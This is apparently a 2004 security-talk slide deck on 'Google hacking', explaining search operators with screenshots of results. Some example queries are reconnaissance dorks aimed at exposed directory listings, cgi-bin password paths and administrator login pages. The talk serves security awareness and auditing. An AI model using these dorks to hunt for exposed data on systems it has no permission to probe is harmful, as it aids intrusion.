





# Hacking with Google for fun and profit!

October 2004

Robert Masse & Jian Hui Wang




# Agenda

- Google Introduction & Features
- Google Search Technique
- Google Basic Operators
- Google Advanced Operators
- Google Hacking
  - Digging for “vulnerability gold”
  - Identifying operating systems
  - Vulnerability scanning
  - Proxying
- Protect your information from Google



# Google Hacking

- Google Search Technique
  - Just put the word and run the search
- You need to audit your Internet presence
  - One database, Google almost has it all!
- One of the most powerful databases in the world
- Consolidate a lot of info
- Usage:
  - Student ...
  - Business ...
  - Al'Qaeda ...
    - One stop shop for attack, maps, addresses, photos, technical information





# Google Hacking

- Google Advance Search
  - A little more sophisticated .....

Google Advanced Search - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail

Address [http://www.google.ca/advanced\\_search?hl=en](http://www.google.ca/advanced_search?hl=en) Go Links

# Google Advanced Search

[Advanced Search Tips](#) | [About Google](#)

**Find results**

with **all** of the words  10 results

with the **exact phrase**

with **at least one** of the words

**without** the words

**Language** Return pages written in

**File Format**  return results of the file format

**Date** Return web pages updated in the

**Occurrences** Return results where my terms occur

**Domain**  return results from the site or domain  
*e.g. google.com, .org* [More info](#)

**SafeSearch**  No filtering  Filter using [SafeSearch](#)

Discussions not available on <http://www.google.ca/>

Internet

# Google Hacking

- Google Operators:
  - Operators are used to refine the results and to maximize the search value. They are your tools as well as hackers' weapons
- Basic Operators:
  - + , - , ~ , .. , \* , " " , | , OR
- Advanced Operators:
  - allintext:, allintitle:, allinurl:, bphonebook:, cache:, define:, filetype:, info:, intext:, intitle:, inurl:, link:, phonebook:, related:, rphonebook:, site:, numrange:, daterange



- Basic Operators

- (+) force inclusion of something common
- Google ignores common words (where, how, digit, single letters) by default:

Example: StarStar Wars Episode +I

- (-) exclude a search term

Example: apple -red

- (“) use quotes around a search term to search exact phrases:

Example: “Robert Masse”

- Robert masse without “” has the 309,000 results, but “robert masse” only has 927 results. Reduce the 99% irrelevant results

- Basic Operators

- ( ~ ) search synonym:

Example: ~food

- Return the results about food as well as recipe, nutrition and cooking information

- ( . ) a single-character wildcard:

Example: m.trix

- Return the results of M@trix, matrix, metrix.....

- ( \* ) any word wildcard



# Google Hacking

- **Advanced Operators: “Site:”**
  - Site: Domain\_name
  - Find Web pages only on the specified domain. If we search a specific site, usually we get the Web structure of the domain
  - Examples:
    - site:ca
    - site:gosecure.ca
    - site:www.gosecure.ca

Google Search: site:gosecure.ca - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail

Address <http://www.google.ca/search?hl=en&ie=UTF-8&q=site%3Agosecure.ca&meta=> Go Links

Google site:gosecure.ca Search Web PageRank 1 blocked Auto

Web Images Groups News more »

Google site:gosecure.ca Search Advanced Search Preferences

Search:  the web  pages from Canada

**Web** Results 1 - 10 of about 295 from gosecure.ca for . (0.36 seconds)

[usr/bin/perl ## Runs a number of concurrent nmap processes and ...](#)  
#/usr/bin/perl ## Runs a number of concurrent nmap processes and stores the results in # a specified directory in xml, human and machine formats. ...  
[www.gosecure.ca/SecInfo/tools/multimap.pl](http://www.gosecure.ca/SecInfo/tools/multimap.pl) - 10k - [Cached](#) - [Similar pages](#)

[GoSecure: Information Security Experts](#)  
VULNERABILITIES & EXPLOIS DETAILS. Multiple Browsers Frame Injection Vulnerability.  
Source: <http://secunia.com/advisories/11978/> Date: 2004-07-21. Summary. ...  
[www.gosecure.ca/cgi-bin/detailvul\\_flash.cgi?id=244](http://www.gosecure.ca/cgi-bin/detailvul_flash.cgi?id=244) - 17k - [Cached](#) - [Similar pages](#)

[GoSecure: Information Security Experts](#)  
VULNERABILITIES & EXPLOIS DETAILS. SSH URI Handler Code Execution. Source:  
<http://www.securiteam.com/securitynews/archive.html>  
Date: 2004-06-22. Summary. ...  
[www.gosecure.ca/cgi-bin/detailvul\\_flash.cgi?id=221](http://www.gosecure.ca/cgi-bin/detailvul_flash.cgi?id=221) - 18k - [Cached](#) - [Similar pages](#)

[www.gosecure.ca/cgi-bin/detailvul\\_flash.cgi?id=209](http://www.gosecure.ca/cgi-bin/detailvul_flash.cgi?id=209)  
[Similar pages](#)

Discussions Discussions not available on <http://www.google.ca/>

Internet

- **Advanced Operators: “Filetype:”**

- Filetype: extension\_type

- Find documents with specified extensions

- The supported extensions are:

- HyperText Markup Language (html)

- Adobe Portable Document Format (pdf)

- Adobe PostScript (ps)

- Lotus 1-2-3

- (wk1, wk2, wk3, wk4, wk5, wki, wks, wku)

- Lotus WordPro (lwp)

- MacWrite (mw)

- Text (ans, txt)

- Microsoft PowerPoint (ppt)

- Microsoft Word (doc)

- Microsoft Works (wks, wps, wdb)

- Microsoft Excel (xls)

- Microsoft Write (wri)

- Rich Text Format (rtf)

- Shockwave Flash (swf)

- **Note: We actually can search asp, php and cgi, pl files as long as it is text-compatible.**

- Example: Budget filetype: xls



# Google Hacking

- Advanced Operators
  - A budget file we found .....

Microsoft Internet Explorer - http://

File Edit View Insert Format Tools Data Go To Favorites Help

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Address: budget filetype:xls 317.1

Google Search Web PageRank 1 blocked AutoFill Options

	A	B	C	D	E	F	G	H	I
1	Table 8.8—OUTLAYS FOR DISCRETIONARY PROGRAMS IN CONSTANT (FY 2000) DOLLARS: 1962–2009								
2	(in billions of dollars)								
3	<b>Category and Program</b>	<b>1962</b>	<b>1963</b>	<b>1964</b>	<b>1965</b>	<b>1966</b>	<b>1967</b>	<b>1968</b>	<b>1969</b>
5	Nondefense:								
6	International affairs	33.1	29.9	25.1	24.7	25.9	26.7	23.6	18.5
7	General science, space and technology:								
8	General science and basic research	3.0	3.0	4.2	4.1	4.4	4.5	4.5	4.2
9	Space and other technology	7.4	14.3	22.5	26.4	29.9	26.7	22.3	18.5
10	Total General science, space and technology	10.3	17.4	26.7	30.6	34.3	31.1	26.8	22.7
11	Energy	3.9	3.7	3.7	4.4	3.8	4.2	5.0	4.6
12	Natural resources and environment	13.7	14.4	14.5	14.9	16.0	16.4	16.5	15.4
13	Agriculture	2.2	2.6	2.7	2.8	3.1	3.4	3.8	3.5
14	Commerce and housing credit	8.1	7.8	6.4	8.6	9.5	11.2	10.2	4.7
15	Transportation:								
16	Ground transportation	0.4	0.4	0.4	0.4	0.5	0.6	0.8	1.4
17	Air transportation	4.4	4.4	4.4	4.6	4.6	4.9	5.0	5.4
18	Water and other transportation	3.7	3.6	3.4	3.7	3.4	3.7	4.0	3.8
19	Total Transportation	8.6	8.4	8.1	8.6	8.5	9.3	9.8	10.6
20	Community and regional development	2.6	3.0	5.0	5.7	5.5	5.3	6.6	7.2
21	Education, training, employment and social services:								
22	Education	3.8	4.3	4.5	5.4	11.7	17.2	19.2	17.5
23	Training, employment and social services	1.7	1.9	2.3	4.2	9.2	12.3	14.6	14.2
24	Total Education, training, employment and social services	5.6	6.2	6.8	9.6	20.9	29.5	33.8	31.7

Table 1.1

Discussions not available on

Done Unknown Zone

- **Advanced Operators “Intitle:”**
  - Intitle: search\_term
  - Find search term within the title of a Webpage
  - Allintitle: search\_term1 search\_term2 search\_term3
  - Find multiple search terms in the Web pages with the title that includes all these words
  - These operators are specifically useful to find the directory lists
  - **Example:**
    - Find directory list:
    - Intitle: Index.of “parent directory”



Index of /images - Microsoft Internet Explorer













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Address  Go Links

Google intitle:index.of ."parent directory" Search Web PageRank 1 blocked AutoFill Options

# Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>	29-Jul-2004 16:36	-	
 <a href="#">Actions/</a>	12-Dec-2003 14:44	-	
 <a href="#">Animation/</a>	07-Aug-2004 12:18	-	
 <a href="#">Balls/</a>	12-Dec-2003 14:44	-	
 <a href="#">Box/</a>	12-Dec-2003 14:44	-	
 <a href="#">ButSmall/</a>	12-Dec-2003 14:44	-	
 <a href="#">Buttons/</a>	12-Dec-2003 14:44	-	
 <a href="#">Diamonds/</a>	12-Dec-2003 14:44	-	
 <a href="#">FancyLines/</a>	12-Dec-2003 14:44	-	
 <a href="#">Icons/</a>	12-Dec-2003 14:44	-	
 <a href="#">Images.html</a>	12-Dec-2003 14:30	10k	
 <a href="#">Images.m4</a>	16-Apr-2002 20:25	14k	

Discussions Discussions not available on

Done Internet

- Advanced Operators “Inurl:”
  - Inurl: search\_term
  - Find search term in a Web address
  - Allinurl: search\_term1 search\_term2 search\_term3
  - Find multiple search terms in a Web address
  - Examples:
    - Inurl: cgi-bin
    - Allinurl: cgi-bin password

Google Search: allinurl:cgi-bin password - Microsoft Internet Explorer

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Address <http://www.google.ca/search?sourceid=navclient&ie=UTF-8&q=allinurl%3Acgi%2Dbin+password> Go Links

Google allinurl:cgi-bin password Search Web PageRank 1 blocked Auto

Google **Web** [Images](#) [Groups](#) [News](#) [more »](#)

[Advanced Search](#)  
[Preferences](#)

Search:  the web  pages from Canada

**Web** Results 1 - 10 of about 44,400 for allinurl:cgi-bin password. (0.68 seconds)

[Index of /dda/cgi-bin/password](#)  
Index of /dda/cgi-bin/password. Name Last modified  
Size Description Parent directory Empty directory  
[www.cib.nig.ac.jp/dda/cgi-bin/password](http://www.cib.nig.ac.jp/dda/cgi-bin/password) - 1k - [Cached](#) - [Similar pages](#)


[Password protector dirs free web hosting cgi-bin at ncsm.org](#)  
More search results. Password protector dirs free web hosting cgi-bin info. ... Lot  
of information about dirs hosting protector password cgi-bin web free. ...  
[www.ncsm.org/.../password-protector-dirs-free-web-hosting-cgi-bin.html](http://www.ncsm.org/.../password-protector-dirs-free-web-hosting-cgi-bin.html) - 4k - [Cached](#) - [Similar pages](#)

Discussions Discussions not available on http://www.google.ca/ Internet



# Google Hacking

- Advanced Operators “Intext;”
  - Intext: search\_term
  - Find search term in the text body of a document.
  - Allintext: search\_term1 search\_term2 search\_term3
  - Find multiple search terms in the text body of a document.
  - Examples:
    - Intext: Administrator login
    - Allintext: Administrator login





# Google Hacking

- **Advanced Operators: “Cache:”**
  - Cache: URL
  - Find the old version of Website in Google cache
  - Sometimes, even the site has already been updated, the old information might be found in cache
  - **Examples:**  
Cache: [www.gosecure.com](http://www.gosecure.com)

GoSecure - Microsoft Internet Explorer

File Edit View Favorites Tools Help


Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address <http://www.google.ca/search?sourceid=navclient&ie=UTF-8&q=cache%3Awww%2Egosecure%2Eca> Go Links

Google cache:www.gosecure.ca Search Web PageRank 1 blocked AutoFill Options

This is **Google's** [cache](#) of <http://www.gosecure.ca/> as retrieved on 31 Jul 2004 00:41:33 GMT.  
**Google's** cache is the snapshot that we took of the page as we crawled the web.  
The page may have changed since that time. Click here for the [current page](#) without highlighting.  
This cached page may reference images which are no longer available. Click here for the [cached text](#) only.  
To link to or bookmark this page, use the following url: <http://www.google.com/search?sourceid=navclient&ie=UTF-8&q=cache%3Awww.gosecure.ca>

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Internet



# Google Hacking

- **Advanced Operators**

- `<number1>..<number2>`
- Conduct a number range search by specifying two numbers, separated by two periods, with no spaces. Be sure to specify a unit of measure or some other indicator of what the number range represents
- **Examples:**
  - Computer \$500..1000
  - DVD player \$250..350




Eagle-Computer - \$800 to \$999 - Microsoft Internet Explorer

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Address <http://www.saveateagle.com/800to999.html> Go Links

Google computer \$500..1000 Search Web PageRank 2 blocked AutoFill Options



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NEC ND-2510A DVD/RW Writer (8x/4x/12x DVD+RW, 8x/4x/12x DVD- RW, 32x/16x/40x CD-RW), NEW OEM	<b>\$79.00</b>

Discussions not available on <http://www.saveateagle.com/>

Internet



# Google Hacking

- **Advanced Operators: “Daterange:”**
  - Daterange: <start\_date>-<end date>
  - Find the Web pages between start date and end date
  - Note: start\_date and end date use the Julian date
  - The Julian date is calculated by the number of days since January 1, 4713 BC. For example, the Julian date for August 1, 2001 is 2452122
  - Examples:
    - 2004.07.10=2453196
    - 2004.08.10=2453258
  - Vulnerabilities date range: 2453196-2453258


Google Search: Vulnerabilities daterange:2453196-2453258 - Microsoft Internet Explorer

File Edit View Favorites Tools Help

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Address <http://www.google.ca/search?hl=en&ie=UTF-8&q=vulnerabilities+daterange%3A2453196-2453258&btnG=Search&meta=> Go Links

Google Vulnerabilities daterange:2453196-2453258 Search Web PageRank 2 blocked AutoFill Options


[Web](#) [Images](#) [Groups](#) [News](#) [more »](#)

Vulnerabilities daterange:2453196-2453258 Search [Advanced Search](#) [Preferences](#)

Search:  the web  pages from Canada

**Web** Results 1 - 10 of about 880,000 for **Vulnerabilities daterange:2453196-2453258**. (0.50 seconds)

[Common Vulnerabilities and Exposures](#)  
 Common **Vulnerabilities** and Exposures (CVE) is a list or dictionary that provides common names for publicly known information security **vulnerabilities** and ...  
[www.cve.mitre.org/](http://www.cve.mitre.org/) - 13k - 8 Aug 2004 - [Cached](#) - [Similar pages](#)

[SANS Top 20 Vulnerabilities - The Experts Consensus](#)  
 ... Pentagon hacking incident and the easy and rapid spread of the Code Red and NIMDA worms can be traced to exploitation of unpatched **vulnerabilities** on this list ...  
[www.sans.org/top20/](http://www.sans.org/top20/) - 101k - 8 Aug 2004 - [Cached](#) - [Similar pages](#)

[{ PivX Solutions, LLC }](#)  
 ... It tries to exploit 7 different **vulnerabilities** to infect Windows machines, ranging from the Messenger Service buffer overrun, the uPnP overflow, LSASS as well ...  
[www.nivx.com/larholm/unpatched/](http://www.nivx.com/larholm/unpatched/) - 7k - 8 Aug 2004 - [Cached](#) - [Similar pages](#)

Sponsored Links

[Vulnerability Database](#)  
 Easy-to-use & validated info.  
 Free and updated daily.  
[www.secunia.com](http://www.secunia.com)

[DIGEV 2004](#)  
 1st International Digital Evidence Web Conference. You're invited!  
[www.digev2004.com](http://www.digev2004.com)

[Network Security](#)  
 Free info on network security, software, and enterprise solutions

Discussions not available on <http://www.google.ca/>

Internet



# Google Hacking

- **Advanced Operators “Link:”**

- Link: URL
- Find the Web pages having a link to the specified URL
- Related: URL
- Find the Web pages that are “similar” to the specified Web page
- info: URL
- Present some information that Google has about that Web page
- Define: search\_term
- Provide a definition of the words gathered from various online sources
- Examples:

Link: gosecure.ca

Related: gosecure.ca

Info: gosecure.ca

**Globetechnology - Microsoft Internet Explorer**  
 File Edit View Favorites Tools Help  
 Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop  
 Address <http://www.globetechnology.com/servlet/story/RTGAM.20040223.gtflmassefeb23/BNStory/Technology/> Go Links  
 Google link:www.gosecure.ca Search Web PageRank 1 blocked AutoFill Options

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**TECHNOLOGY** POSTED AT 8:34 AM EDT Monday, Feb 23, 2004  
[Tech Home](#) | [@Work](#) | [Reviews](#) | [@Play](#) | [Today's Paper](#) | [Investor](#)

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**Breaking News**

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**Protect your**

## Information security is about people



By Robert Masse  
Special to Globe and Mail Update

*Front Lines is a guest viewpoint section offering perspectives on current issues and events from people working on the front lines of Canada's technology industry. Robert Masse is the president of [GoSecure Inc.](#), a Montreal information security services firm, and a former security consultant for KPMG.*

One morning I pulled on hat and sweater bearing the logo of a well-known telecom company, printed up a fake work order, and headed off to the offices of one of my clients.

**Tech Poll**

Should government fund programs to ensure small communities have broadband Internet access?

Yes  
 No

[Results & Past Polls](#)

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Address <http://www.google.ca/search?hl=en&lr=&ie=UTF-8&q=related:www.gosecure.ca/> Go Links

Google related:www.gosecure.ca/ Search Web PageRank 1 blocked AutoFill Options

**Google** Web Images Groups News more »

related:www.gosecure.ca/ Search [Advanced Search](#) [Preferences](#)

Search:  the web  pages from Canada

**Web** Results 1 - 10 of about 28 similar to **www.gosecure.ca/**. (0.34 seconds)

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www.gosecure.ca/ - 2k - [Cached](#) - [Similar pages](#)

